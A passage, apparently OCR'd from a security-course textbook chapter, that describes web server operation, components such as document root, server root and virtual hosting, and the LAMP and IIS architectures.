- **Virtual Hosting**: Technique of hosting multiple domains or websites on the same server
- **Web Proxy**: Proxy server that sits between the web client and web server to prevent IP blocking and maintain anonymity

Typical Client-Server Web Server Operation

Static Data Store
Application Data Store
Static Data Request
Static Data Response
Servlet Request
Servlet Response
Web Server
Application Server
Web Container
Other Services
HTTP Request
HTTP Response
Web Client

Web Server Operations

A web server is a computer system that stores, processes, and delivers web pages to global clients via the Hypertext Transfer Protocol (HTTP). In general, a client initiates a communication process through HTTP requests. When a client desires to access any resource such as web pages, photos, and videos, the client's browser generates an HTTP request that is sent to the web server. Depending on the request, the web server collects the requested information/content from the data storage or application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.



Static Data Store
Application Data Store
Static Data Request
Static Data Response
Servlet Request
Servlet Response
Web Server
Application Server
Web Container
Other Services
HTTP Request
HTTP Response
Web Client

Figure 13.1: Typical client–server communication in web server operation

Components of a Web Server

A web server consists of the following components:

- **Document Root**

  The document root is one of the root file directories of the web server that stores critical HTML files related to the web pages of a domain name, which will be sent in response to requests.

  For example, if the requested URL is *www.certifiedhacker.com* and the document root is named “certroot” and is stored in the directory */admin/web*, then */admin/web/certroot* is the document directory address.

  If the complete request is *www.certifiedhacker.com/P-folio/index.html*, the server will search for the file path */admin/web/certroot/P-folio/index.html*.

- **Server Root**

  It is the top-level root directory under the directory tree in which the server’s configuration and error, executable, and log files are stored. It consists of the code that implements the server. The server root, in general, consists of four files. One file is dedicated to the code that implements the server, while the other three are subdirectories, namely, -conf, -logs, and -cgi-bin, which are used for configuration information, logs, and executables, respectively.

- **Virtual Document Tree**

  A virtual document tree provides storage on a different machine or disk after the original disk becomes full. It is case-sensitive and can be used to provide object-level security.

  In the above example under document root, for a request of *www.certifiedhacker.com/P-folio/index.html*, the server can also search for the file path */admin/web/certroot/P-folio/index.html* if the directory *admin/web/certroot* is stored in another disk.

- **Virtual Hosting**

  It is a technique of hosting multiple domains or websites on the same server. This technique allows the sharing of resources among various servers. It is employed in large-scale companies, in which company resources are intended to be accessed and managed globally.

  The following are the types of virtual hosting:

  - Name-based hosting
  - Internet Protocol (IP)-based hosting
  - Port-based hosting

- **Web Proxy**

  A proxy server is located between the web client and web server. Owing to the placement of web proxies, all requests from clients are passed on to the web server through the web proxies. They are used to prevent IP blocking and maintain anonymity.

Open-source Web Server Architecture

Open-source web server architecture typically uses Linux, Apache, MySQL, and PHP, often called the LAMP software bundle, as the principal components.

The following are the functions of the principal components in open-source web server architecture:

- Linux is the operating system (OS) of the web server and provides a secure platform
- Apache is the component of the web server that handles each HTTP request and response
- MySQL is a relational database used to store the content and configuration information of the web server
- PHP is the application layer technology used to generate dynamic web content




Figure 13.2: Functions of the principal components of the open-source web server architecture

IIS Web Server Architecture

The Internet Information Service (IIS) is a web server application developed by Microsoft for Windows. IIS for Windows Server is a flexible, secure, and easy-to-manage web server for hosting anything on the web. It supports HTTP, HTTP Secure (HTTPS), File Transfer Protocol (FTP), FTP Secure (FTPS), Simple Mail Transfer Protocol (SMTP), and Network News Transfer Protocol (NNTP).

It has several components, including a protocol listener such as HTTP.sys and services such as the World Wide Web Publishing Service (WWW Service) and Windows Process Activation Service (WAS). Each component functions in application and web server roles. These functions may include listening to requests, managing processes, and reading configuration files.




Client
Internet
Stack
